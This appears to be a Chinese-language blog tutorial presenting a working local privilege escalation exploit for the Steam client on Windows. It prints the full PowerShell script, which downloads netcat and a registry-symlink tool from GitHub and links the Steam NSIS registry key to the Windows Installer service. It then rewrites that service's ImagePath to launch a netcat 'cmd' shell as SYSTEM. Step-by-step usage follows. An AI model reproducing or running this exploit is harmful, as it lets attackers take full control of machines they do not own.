'''
提权经典教程
'''
Hackerhub的前篇文章详细地剖析了Steam客户端的提权0day:
Steam游戏客户端 本地提权 0day

很快,咱就又发现网络上出现了利用工具,而且简单地令人发指
。。。(因为原理就很简单嘛)
利用过程也很简单:

就是,先启用nc监听,然后运行powershell脚本。Duang的一声.... NT AUTHORITY\System 权限了。

整个项目也很简单
(简单三连)

只需要一个nc*ex.e**,一个给注册表建立软连接的RegLN*ex.e**,还有几十行powershell代码,仅此而已:

nc*ex.e**这个。。。不说了,大家都很熟悉了。值得一提的是netcat是它的全称。
RegLN这个有意思。
其源码在此:
```
https://github.com/tenox7/regln
```
500多行C代码,主要就两个函数,一个创建注册表软链接,一个删除注册表软链接。
简单地看,就是用系统函数NtCreateKey()来回倒腾软链接。。。
用法很简单:
创建一个软链接
```
regln [-v] <link_key> <target_key>
<link_key> 是指要生成的那个软链
<target_key> 是指要被指向的那个真实存在的
-v = 指仅仅在内存操作
```
跟Linux 的ln 命令模式一样一样滴。。
删除一个软链接
```
regln -d <link_key>
```
后面是Powershell代码
$SteamRegKey = "HKLM:\SOFTWARE\WOW6432Node\Valve\Steam\NSIS"
$MSIRegKey = "HKLM:\SYSTEM\CurrentControlSet\Services\msiserver"
$RegDir = "C:\Windows\Temp\RegLN*ex.e**"
$PayDir = "C:\Windows\Temp\payload*ex.e**"
$Payload = "c:\windows\system32\cmd*ex.e** /c c:\windows\temp\payload*ex.e** 127.0.0.1 4444 -e cmd*ex.e**"
$PayDownload = "https://raw.githubusercontent.com/AbsoZed/SteamPrivEsc/master/nc*ex.e**"
$RegDownload = "https://raw.githubusercontent.com/AbsoZed/SteamPrivEsc/master/RegLN*ex.e**"
$WebClient = New-Object System.Net.WebClient
If(!((Test-Path -Path $RegDir) -And (Test-Path -Path $PayDir)))
{
$WebClient.DownloadFile($PayDownload, $PayDir)
$WebClient.DownloadFile($RegDownload, $RegDir)
}
If(Get-ItemProperty -Path $SteamRegKey -Name ImagePath -ErrorAction SilentlyContinue)
{
Start-Service -DisplayName "Steam Client Service"
Set-ItemProperty -Path $MSIRegKey -Name "ImagePath" -Value $Payload
Start-Service -Name "msiserver"
}
Else
{
Remove-Item -Path $SteamRegKey -Recurse
Start-Process -FilePath $RegDir -ArgumentList "HKLM\Software\Wow6432Node\Valve\Steam\NSIS HKLM\SYSTEM\CurrentControlSet\Services\msiserver"
Start-Service -DisplayName "Steam Client Service"
Set-ItemProperty -Path $MSIRegKey -Name "ImagePath" -Value $Payload
Start-Service -Name "msiserver"
}
流程
就是嘛:
*载下**nc*ex.e** 和 RegLN*ex.e**

添加软链接,Steam子键指向"Windows Installer"键

启动Steam服务,修改"Windows Installer"注册表的权限
修改Windows Installer 服务器的执行程序的路径到自己的程序
然后,启动"Windows Installer"。
然后就没有然后了。。。你已经得到最高权限
哦,这个项目是:
```
https://github.com/AbsoZed/SteamPrivEsc
```